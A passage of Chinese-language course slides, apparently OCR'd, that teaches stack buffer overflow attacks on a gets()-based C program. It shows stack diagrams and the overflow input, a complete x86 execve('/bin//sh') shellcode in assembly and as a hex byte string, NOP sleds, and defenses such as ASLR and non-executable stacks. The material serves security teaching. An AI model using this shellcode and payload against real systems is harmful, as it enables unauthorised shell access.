
EBP →

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
RIP of main			
0x00	(SFP of main)[1:4]		
0x40	0xcd	0xff	0xbf
'A'	'A'	'A'	'A'
'A'	'A'	'A'	'A'
'A'	'A'	'A'	'A'
SHELLCODE			
SHELLCODE			
SHELLCODE			
&name (arg to gets)			

BOF的完整过程（11）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

vulnerable:

```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

EIP →

main:


```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```

EBP →

ESP →

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
RIP of main			
0x00	(SFP of main)[1:4]		
0x40	0xcd	0xff	0xbf
'A'	'A'	'A'	'A'
'A'	'A'	'A'	'A'
'A'	'A'	'A'	'A'
SHELLCODE			
SHELLCODE			
SHELLCODE			
&name (arg to gets)			

BOF的完整过程（12）



输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

vulnerable:


```
push   ebp
mov    ebp,esp
sub    esp,0x14
lea    eax,[ebp-0x14]
push   eax
call   0x80482e0 <gets@plt>
add    esp,0x4
nop
leave
ret
```

main:

```
push   ebp
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



BOF的完整过程（13）




输入：

```
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'
```

```
sh # _
```

```
void vul
    char
    gets
}

int main
    vuln
    return 0;
}
```

```
mov    ebp,esp
call   0x804840b <vulnerable>
mov    eax,0x0
pop    ebp
ret
```



Shellcode

关于shellcode

- 一段代码，指用于利用软件漏洞的攻击载荷
- 漏洞程序运行攻击载荷，通常会生成一个供攻击者操作目标系统的shell
- Shellcode也可以是其它功能代码，比如删除文件
- Shellcode是机器码，与OS和CPU紧密相关，采用汇编语言编写
- https://www.exploit-db.com/shellcodes/ 大量现成shellcode

Shellcode示例：编写shellcode.asm



```
; Store the command on stack
xor eax, eax          ;Clearing eax register
push eax              ;Pushing NULL byte
push "//sh"           ;Pushing //sh
push "/bin"           ;Pushing /bin
mov ebx, esp          ;ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax              ; argv[1] = 0
push ebx              ; argv[0] --> "/bin//sh"
mov ecx, esp          ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor edx, edx          ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor eax, eax ;
mov al, 0x0b          ; execve()'s system call number
int 0x80
```


汇编


```
kali@kali:~/course/bofdir$ nasm -f elf shellcodex.asm
kali@kali:~/course/bofdir$ ls
Makefile  shellcodex.asm  shellcodex.o  vuln  vuln.c
kali@kali:~/course/bofdir$ objdump -d -M intel shellcodex.o

shellcodex.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
kali@kali:~/course/bofdir$
```

```
char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2
f\x73\x68\x68\x2f\x62\x6
9\x6e\x89\xe3\x50\x53\x8
9\xe1\x31\xd2\x31\xc0\xb
0\x0b\xcd\x80";
```

NOP Sled





不同的CPU架构，NOP对应的OPcode是不一样的：

Intel X86: 0X90

ARM A64: 0xD503201F

RISC-V: 0x00000013

BOF攻击对策

BOF攻击对策

- ASLR(Address Space Layout Randomization)
  - 地址空间布局随机化，通过随机化安排进程关键数据的地址，如可执行文件的基址，栈的地址，堆的地址，导致无法可靠跳转到恶意代码。是操作系统的一个功能。
- Executable space protection
  - gcc -z noexecstack ……
- Stack Canary